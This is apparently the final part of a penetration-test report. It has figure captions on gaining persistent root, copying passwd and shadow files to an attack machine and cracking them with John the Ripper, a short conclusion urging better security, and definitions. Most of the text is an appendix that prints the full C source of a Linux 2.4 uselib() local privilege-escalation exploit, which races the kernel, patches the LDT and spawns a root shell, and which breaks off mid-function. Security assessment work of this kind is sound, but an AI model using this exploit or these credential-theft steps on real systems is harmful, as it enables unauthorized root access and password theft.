


Figure 8: Permanently Provide root Access to Account "cptvm1" on Target cptvm1




Figure 9: Prepare the passwd and shadow Files to be Copied to the Attack Machine via FTP




Figure 10: Copy the passwd and shadow Files from cptvm1 to the Attack Machine




Figure 11: Use "John the Ripper" to Harvest the root (and Other) Password from cptvm1

# CONCLUSION

We found the systems we tested to be very unsecure. We strongly recommend following the steps we’ve outlined to secure the system. Furthermore, a person or organization with expert knowledge in the areas of cybersecurity and Information Assurance (IA) should be retained to ensure property security of your information assets going forward.

# APPENDIX 1: Definitions

Local Privilege Elevation Exploit:

A **vulnerability** is a programming error that weakens a computer’s security. The classic example is a buffer overflow.

An **exploit** is a program that takes advantage of a **vulnerability** to accomplish something that should not be able to be accomplished.

**Privilege escalation** is the act of gaining full access to a computer (which allows, for example, the viewing / copying / theft of sensitive information) while logged into a user account whose privileges are normally restricted. Privilege escalation is accomplished by running an **exploit**.

**Local** exploits are run while directly logged into the target machine (implying that at least one username / password is known for the target). This is as opposed to a remote exploit, which is run against a target over a network.

# APPENDIX 2: Exploit Source Code

/\*

\* Linux kernel 2.4 uselib() privilege elevation exploit.

\*

\* original exploit source from http://isec.pl

\* reference: http://isec.pl/vulnerabilities/isec-0021-uselib.txt

\*

\* I modified the Paul Starzetz's exploit, made it more possible

\* to race successfully. The exploit still works only on 2.4 series.

\* It should be also works on 2.4 SMP, but not easy.

\*

\* thx newbug.

\*

\* Tim Hsu <timhsu at chroot.org> Jan 2005.

\*

\*/

#define \_GNU\_SOURCE

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <fcntl.h>

#include <unistd.h>

#include <errno.h>

#include <sched.h>

#include <syscall.h>

#include <limits.h>

#include <sys/types.h>

#include <sys/wait.h>

#include <sys/time.h>

#include <sys/mman.h>

#include <sys/sysinfo.h>

#include <linux/elf.h>

#include <linux/linkage.h>

#include <asm/page.h>

#include <asm/ldt.h>

#include <asm/segment.h>

#define str(s) #s

#define xstr(s) str(s)

#define MREMAP\_MAYMOVE 1

// temp lib location

#define LIBNAME "/tmp/\_elf\_lib"

// shell name

#define SHELL "/bin/bash"

// time delta to detect race

#define RACEDELTA 5000

// if you have more deadbabes in memory, change this

#define MAGIC 0xdeadbabe

// do not touch

#define SLAB\_THRSH 128

#define SLAB\_PER\_CHLD (INT\_MAX - 1)

#define LIB\_SIZE ( PAGE\_SIZE \* 4 )

#define STACK\_SIZE ( PAGE\_SIZE \* 4 )

#define LDT\_PAGES ( (LDT\_ENTRIES\*LDT\_ENTRY\_SIZE+PAGE\_SIZE-1)/PAGE\_SIZE )

#define ENTRY\_GATE ( LDT\_ENTRIES-1 )

#define SEL\_GATE ( (ENTRY\_GATE<<3)|0x07 )

#define ENTRY\_LCS ( ENTRY\_GATE-2 )

#define SEL\_LCS ( (ENTRY\_LCS<<3)|0x04 )

#define ENTRY\_LDS ( ENTRY\_GATE-1 )

#define SEL\_LDS ( (ENTRY\_LDS<<3)|0x04 )

#define kB \* 1024

#define MB \* 1024 kB

#define GB \* 1024 MB

#define TMPLEN 256

#define PGD\_SIZE ( PAGE\_SIZE\*1024 )

extern char \*\*environ;

static char cstack[STACK\_SIZE];

static char name[TMPLEN];

static char line[TMPLEN];

static pid\_t consume\_pid;

static volatile int

val = 0,

go = 0,

finish = 0,

scnt = 0,

ccnt=0,

delta = 0,

delta\_max = RACEDELTA,

map\_flags = PROT\_WRITE|PROT\_READ;

static int

fstop=0,

silent=0,

pidx,

pnum=0,

smp\_max=0,

smp,

wtime=2,

cpid,

uid,

task\_size,

old\_esp,

lib\_addr,

map\_count=0,

map\_base=0,

map\_addr,

addr\_min,

addr\_max,

vma\_start,

vma\_end,

max\_page;

static struct timeval tm1, tm2;

static char \*myenv[] = {"TERM=vt100",

"HISTFILE=/dev/null",

NULL};

static char hellc0de[] = "\x49\x6e\x74\x65\x6c\x65\x63\x74\x75\x61\x6c\x20\x70\x72\x6f\x70"

"\x65\x72\x74\x79\x20\x6f\x66\x20\x49\x68\x61\x51\x75\x65\x52\x00";

static char \*pagemap, \*libname=LIBNAME, \*shellname=SHELL;

#define \_\_NR\_sys\_gettimeofday \_\_NR\_gettimeofday

#define \_\_NR\_sys\_sched\_yield \_\_NR\_sched\_yield

#define \_\_NR\_sys\_madvise \_\_NR\_madvise

#define \_\_NR\_sys\_uselib \_\_NR\_uselib

#define \_\_NR\_sys\_mmap2 \_\_NR\_mmap2

#define \_\_NR\_sys\_munmap \_\_NR\_munmap

#define \_\_NR\_sys\_mprotect \_\_NR\_mprotect

#define \_\_NR\_sys\_mremap \_\_NR\_mremap

inline \_syscall6(int, sys\_mmap2, int, a, int, b, int, c, int, d, int, e, int, f);

inline \_syscall5(int, sys\_mremap, int, a, int, b, int, c, int, d, int, e);

inline \_syscall3(int, sys\_madvise, void\*, a, int, b, int, c);

inline \_syscall3(int, sys\_mprotect, int, a, int, b, int, c);

inline \_syscall3( int, modify\_ldt, int, func, void \*, ptr, int, bytecount );

inline \_syscall2(int, sys\_gettimeofday, void\*, a, void\*, b);

inline \_syscall2(int, sys\_munmap, int, a, int, b);

inline \_syscall1(int, sys\_uselib, char\*, l);

inline \_syscall0(void, sys\_sched\_yield);

int consume\_memory()

{

struct sysinfo info;

char \*vmem;

sysinfo(&info);

vmem = malloc(info.freeram);

if (vmem == NULL)

{

perror("malloc");

return -1;

}

memset(vmem, 0x90, info.freeram);

}

inline int tmdiff(struct timeval \*t1, struct timeval \*t2)

{

int r;

r=t2->tv\_sec - t1->tv\_sec;

r\*=1000000;

r+=t2->tv\_usec - t1->tv\_usec;

return r;

}

void fatal(const char \*message, int critical)

{

int sig = critical? SIGSTOP : (fstop? SIGSTOP : SIGKILL);

if(!errno) {

fprintf(stdout, "\n[-] FAILED: %s ", message);

} else {

fprintf(stdout, "\n[-] FAILED: %s (%s) ", message,

(char\*) (strerror(errno)) );

}

if(critical)

printf("\nCRITICAL, entering endless loop");

printf("\n");

fflush(stdout);

unlink(libname);

kill(cpid, SIGKILL);

for(;;) kill(0, sig);

}

// try to race do\_brk sleeping on kmalloc, may need modification for SMP

int raceme(void\* v)

{

finish=1;

for(;;) {

errno = 0;

// check if raced:

recheck:

if(!go) sys\_sched\_yield();

sys\_gettimeofday(&tm2, NULL);

delta = tmdiff(&tm1, &tm2);

if(!smp\_max && delta < (unsigned)delta\_max) goto recheck;

smp = smp\_max;

// check if lib VMAs exist as expected under race condition

recheck2:

val = sys\_madvise((void\*) lib\_addr, PAGE\_SIZE, MADV\_NORMAL);

if(val) continue;

errno = 0;

val = sys\_madvise((void\*) (lib\_addr+PAGE\_SIZE),

LIB\_SIZE-PAGE\_SIZE, MADV\_NORMAL);

if( !val || (val<0 && errno!=ENOMEM) ) continue;

// SMP?

smp--;

if(smp>=0) goto recheck2;

// recheck race

if(!go) continue;

finish++;

// we need to free one vm\_area\_struct for mmap to work

val = sys\_mprotect(map\_addr, PAGE\_SIZE, map\_flags);

if(val) fatal("mprotect", 0);

val = sys\_mmap2(lib\_addr + PAGE\_SIZE, PAGE\_SIZE\*3, PROT\_NONE,

MAP\_PRIVATE|MAP\_ANONYMOUS|MAP\_FIXED, 0, 0);

if(-1==val) fatal("mmap2 race", 0);

printf("\n[+] race won maps=%d", map\_count); fflush(stdout);

kill(consume\_pid, SIGKILL);

\_exit(0);

}

return 0;

}

int callme\_1()

{

return val++;

}

inline int valid\_ptr(unsigned ptr)

{

return ptr>=task\_size && ptr<addr\_min-16;

}

inline int validate\_vma(unsigned \*p, unsigned s, unsigned e)

{

unsigned \*t;

if(valid\_ptr(p[0]) && valid\_ptr(p[3]) && p[1]==s && p[2]==e) {

t=(unsigned\*)p[3];

if( t[0]==p[0] && t[1]<=task\_size && t[2]<=task\_size )

return 1;

}

return 0;

}

asmlinkage void kernel\_code(unsigned \*task)

{

unsigned \*addr = task;

// find & reset uids

while(addr[0] != uid || addr[1] != uid ||

addr[2] != uid || addr[3] != uid)

addr++;

addr[0] = addr[1] = addr[2] = addr[3] = 0;

addr[4] = addr[5] = addr[6] = addr[7] = 0;

// find & correct VMA

for(addr=(unsigned \*)task\_size; (unsigned)addr<addr\_min-16; addr++) {

if( validate\_vma(addr, vma\_start, vma\_end) ) {

addr[1] = task\_size - PAGE\_SIZE;

addr[2] = task\_size;

break;

}

}

}

void kcode(void);

// CPL0 code mostly stolen from cliph

void \_\_kcode(void)

{

asm(

"kcode: \n"

" pusha \n"

" pushl %es \n"

" pushl %ds \n"

" movl $(" xstr(SEL\_LDS) ") ,%edx \n"

" movl %edx,%es \n"

" movl %edx,%ds \n"

" movl $0xffffe000,%eax \n"

" andl %esp,%eax \n"

" pushl %eax \n"

" call kernel\_code \n"

" addl $4, %esp \n"

" popl %ds \n"

" popl %es \n"

" popa \n"

" lret \n"

);

}

int callme\_2()

{

return val + task\_size + addr\_min;

}

void sigfailed(int v)

{

ccnt++;

fatal("lcall", 1);

}

// modify LDT & exec

void try\_to\_exploit(unsigned addr)

{

volatile int r, \*v;

printf("\n[!] try to exploit 0x%.8x", addr); fflush(stdout);

unlink(libname);

r = sys\_mprotect(addr, PAGE\_SIZE, PROT\_READ|PROT\_WRITE|map\_flags);

if(r) fatal("mprotect 1", 1);

// check if really LDT

v = (void\*) (addr + (ENTRY\_GATE\*LDT\_ENTRY\_SIZE % PAGE\_SIZE) );

signal(SIGSEGV, sigfailed);

r = \*v;

if(r != MAGIC) {

printf("\n[-] FAILED val = 0x%.8x", r); fflush(stdout);

fatal("find LDT", 1);

}

// yeah, setup CPL0 gate

v[0] = ((unsigned)(SEL\_LCS)<<16) | ((unsigned)kcode & 0xffffU);

v[1] = ((unsigned)kcode & ~0xffffU) | 0xec00U;

printf("\n[+] gate modified ( 0x%.8x 0x%.8x )", v[0], v[1]); fflush(stdout);

// setup CPL0 segment descriptors (we need the 'accessed' versions ;-)

v = (void\*) (addr + (ENTRY\_LCS\*LDT\_ENTRY\_SIZE % PAGE\_SIZE) );

v[0] = 0x0000ffff; /\* kernel 4GB code at 0x00000000 \*/

v[1] = 0x00cf9b00;

v = (void\*) (addr + (ENTRY\_LDS\*LDT\_ENTRY\_SIZE % PAGE\_SIZE) );

v[0] = 0x0000ffff; /\* kernel 4GB data at 0x00000000 \*/

v[1] = 0x00cf9300;

// reprotect to get only one big VMA

r = sys\_mprotect(addr, PAGE\_SIZE, PROT\_READ|map\_flags);

if(r) fatal("mprotect 2", 1);

// CPL0 transition

sys\_sched\_yield();

val = callme\_1() + callme\_2();

asm("lcall $" xstr(SEL\_GATE) ",$0x0");

//if( getuid()==0 || (val==31337 && strlen(hellc0de)==31337) ) {

if (getuid()==0) {

printf("\n[+] exploited, uid=0\n\n" ); fflush(stdout);

} else {

printf("\n[-] uid change failed" ); fflush(stdout);

sigfailed(0);

}

signal(SIGTERM, SIG\_IGN);

kill(0, SIGTERM);

setresuid(0, 0, 0);

execl(shellname, "sh", NULL);

fatal("execl", 0);

}

void scan\_mm\_finish();

void scan\_mm\_start();

// kernel page table scan code

void scan\_mm()

{

map\_addr -= PAGE\_SIZE;

if(map\_addr <= (unsigned)addr\_min)

scan\_mm\_start();

scnt=0;

val = \*(int\*)map\_addr;

scan\_mm\_finish();

}

void scan\_mm\_finish()

{

retry:

\_\_asm\_\_("movl %0, %%esp" : :"m"(old\_esp) );

if(scnt) {

pagemap[pidx] ^= 1;

}

else {

sys\_madvise((void\*)map\_addr, PAGE\_SIZE, MADV\_DONTNEED);

}

pidx--;

scan\_mm();

goto retry;

}

// make kernel page maps before and after allocating LDT

void scan\_mm\_start()

{

static int npg=0;

static struct modify\_ldt\_ldt\_s l;

//static struct user\_desc l;

pnum++;

if(pnum==1) {

pidx = max\_page-1;

}

else if(pnum==2) {

memset(&l, 0, sizeof(l));

l.entry\_number = LDT\_ENTRIES-1;

l.seg\_32bit = 1;

l.base\_addr = MAGIC >> 16;

l.limit = MAGIC & 0xffff;

l.limit\_in\_pages = 1;

if( modify\_ldt(1, &l, sizeof(l)) != 0 )

fatal("modify\_ldt", 1);

pidx = max\_page-1;

}

else if(pnum==3) {

npg=0;

for(pidx=0; pidx<=max\_page-1; pidx++) {

if(pagemap[pidx]) {

npg++;

}

else if(npg == LDT\_PAGES) {

npg=0;

try\_to\_exploit(addr\_min+(pidx-1)\*PAGE\_SIZE);

} else {

npg=0;

}

}

fatal("find LDT", 1);

}

// save context & scan page table

\_\_asm\_\_("movl %%esp, %0" : :"m"(old\_esp) );

map\_addr = addr\_max;

scan\_mm();

}

// return number of available SLAB objects in cache

int get\_slab\_objs(const char \*sn)

{

static int c, d, u = 0, a = 0;

FILE \*fp=NULL;

char x1[20];

fp = fopen("/proc/slabinfo", "r");

if(!fp)

fatal("get\_slab\_objs: fopen", 0);

fgets(name, sizeof(name) - 1, fp);

do {

c = u = a = -1;

if (!fgets(line, sizeof(line) - 1, fp))

break;

c = sscanf(line, "%s %u %u %u %u %u %u", name, &u, &a,

&d, &d, &d, &d);

} while (strcmp(name, sn));

close(fileno(fp));

fclose(fp);

return c == 7 ? a - u : -1;

}

long memmaped\_size = 0;

// leave one object in the SLAB

inline void prepare\_slab()

{

int \*r;

map\_addr -= PAGE\_SIZE;

map\_count++;

map\_flags ^= PROT\_READ;

r = (void\*)sys\_mmap2((unsigned)map\_addr, PAGE\_SIZE, map\_flags,

MAP\_PRIVATE|MAP\_ANONYMOUS|MAP\_FIXED, 0, 0);

if(MAP\_FAILED == r) {

printf("--> prepare\_slab(), %dMb\n", memmaped\_size/1024/1024);

fatal("try again", 0);

}

memmaped\_size += PAGE\_SIZE;

\*r = map\_addr;

}

// sig handlers

void segvcnt(int v)

{

scnt++;

scan\_mm\_finish();

}

// child reap

void reaper(int v)

{

ccnt++;

waitpid(0, &v, WNOHANG|WUNTRACED);

}

// sometimes I get the VMAs in reversed order...

// so just use anyone of the two but take care about the flags

void check\_vma\_flags();

void vreversed(int v)

{

map\_flags = 0;

check\_vma\_flags();

}

void check\_vma\_flags()

{

if(map\_flags) {

\_\_asm\_\_("movl %%esp, %0" : :"m"(old\_esp) );

} else {

\_\_asm\_\_("movl %0, %%esp" : :"m"(old\_esp) );

goto out;

}

signal(SIGSEGV, vreversed);

val = \* (unsigned\*)(lib\_addr + PAGE\_SIZE);

out:

}

// use elf library and try to sleep on kmalloc

void exploitme()

{

int r, sz, pcnt=0;

static char smiley[]="-\\|/-\\|/";

// printf("\n cat /proc/%d/maps", getpid() ); fflush(stdout);

// helper clone

finish=0; ccnt=0;

sz = sizeof(cstack) / sizeof(cstack[0]);

cpid = clone(&raceme, (void\*) &cstack[sz-16],

CLONE\_VM|CLONE\_SIGHAND|CLONE\_FS|SIGCHLD, NULL );

if(-1==cpid) fatal("clone", 0);

// synchronize threads

while(!finish) sys\_sched\_yield();

finish=0;

if(!silent) {

printf("\n"); fflush(stdout);

}

// try to hit the kmalloc race

for(;;) {

r = get\_slab\_objs("vm\_area\_struct");

//printf("\nfree slab = %d\n",r);

while(r != 1 && r > 0) {

prepare\_slab();

r--;

}

sys\_gettimeofday(&tm1, NULL);

go = 1;

r=sys\_uselib(libname);

go = 0;

if(r) fatal("uselib", 0);

if(finish) break;

// wipe lib VMAs and try again

r = sys\_munmap(lib\_addr, LIB\_SIZE);

if(r) fatal("munmap lib", 0);

if(ccnt) goto failed;

if( !silent && !(pcnt%64) ) {

printf("\r Wait... %c", smiley[ (pcnt/64)%8 ]);

fflush(stdout);

}

pcnt++;

}

// seems we raced, free mem

r = sys\_munmap(map\_addr, map\_base-map\_addr + PAGE\_SIZE);

if(r) fatal("munmap 1", 0);

r = sys\_munmap(lib\_addr, PAGE\_SIZE);

if(r) fatal("munmap 2", 0);

// relax kswapd

sys\_gettimeofday(&tm1, NULL);

for(;;) {

sys\_sched\_yield();

sys\_gettimeofday(&tm2, NULL);

delta = tmdiff(&tm1, &tm2);

if( wtime\*1000000U <= (unsigned)delta ) break;

}

// we need to check the PROT\_EXEC flag

map\_flags = PROT\_EXEC;

check\_vma\_flags();

if(!map\_flags) {

printf("\n VMAs reversed"); fflush(stdout);

}

// write protect brk's VMA to fool vm\_enough\_memory()

r = sys\_mprotect((lib\_addr + PAGE\_SIZE), LIB\_SIZE-PAGE\_SIZE,

PROT\_READ|map\_flags);

if(-1==r) { fatal("mprotect brk", 0); }

// this will finally make the big VMA...

sz = (0-lib\_addr) - LIB\_SIZE - PAGE\_SIZE;

expand:

r = sys\_madvise((void\*)(lib\_addr + PAGE\_SIZE),

LIB\_SIZE-PAGE\_SIZE, MADV\_NORMAL);

if(r) fatal("madvise", 0);

r = sys\_mremap(lib\_addr + LIB\_SIZE-PAGE\_SIZE,

PAGE\_SIZE, sz, MREMAP\_MAYMOVE, 0);

if(-1==r) {

if(0==sz) {

fatal("mremap: expand VMA", 0);

} else {

sz -= PAGE\_SIZE;

goto expand;

}

}

vma\_start = lib\_addr + PAGE\_SIZE;

vma\_end = vma\_start + sz + 2\*PAGE\_SIZE;

printf("\n expanded VMA (0x%.8x-0x%.8x)", vma\_start, vma\_end);

fflush(stdout);

// try to figure kernel layout

signal(SIGCHLD, reaper);

signal(SIGSEGV, segvcnt);

signal(SIGBUS, segvcnt);

scan\_mm\_start();

failed:

printf("failed:\n");

fatal("try again", 0);

}

// make fake ELF library

void make\_lib()

{

struct elfhdr eh;

struct elf\_phdr eph;

static char tmpbuf[PAGE\_SIZE];

int fd;

// make our elf library

umask(022);

unlink(libname);

fd=open(libname, O\_RDWR|O\_CREAT|O\_TRUNC, 0755);

if(fd<0) fatal("open lib ("LIBNAME" not writable?)", 0);

memset(&eh, 0, sizeof(eh) );

// elf exec header

memcpy(eh.e\_ident, ELFMAG, SELFMAG);

eh.e\_type = ET\_EXEC;

eh.e\_machine = EM\_386;

eh.e\_phentsize = sizeof(struct elf\_phdr);

eh.e\_phnum = 1;

eh.e\_phoff = sizeof(eh);

write(fd, &eh, sizeof(eh) );

// section header:

memset(&eph, 0, sizeof(eph) );

eph.p\_type = PT\_LOAD;

eph.p\_offset = 4096;

eph.p\_filesz = 4096;

eph.p\_vaddr = lib\_addr;

eph.p\_memsz = LIB\_SIZE;

eph.p\_flags = PF\_W|PF\_R|PF\_X;

write(fd, &eph, sizeof(eph) );

// execable code

lseek(fd, 4096, SEEK\_SET);

memset(tmpbuf, 0x90, sizeof(tmpbuf) );

write(fd, &tmpbuf, sizeof(tmpbuf) );

close(fd);

}

// move stack down #2

void prepare\_finish()

{

int r;

static struct sysinfo si;

old\_esp &= ~(PAGE\_SIZE-1);

old\_esp -= PAGE\_SIZE;

task\_size = ((unsigned)old\_esp + 1 GB ) / (1 GB) \* 1 GB;

r = sys\_munmap(old\_esp, task\_size-old\_esp);

if(r) fatal("unmap stack", 0);

// setup rt env

uid = getuid();

lib\_addr = task\_size - LIB\_SIZE - PAGE\_SIZE;

if(map\_base)

map\_addr = map\_base;

else

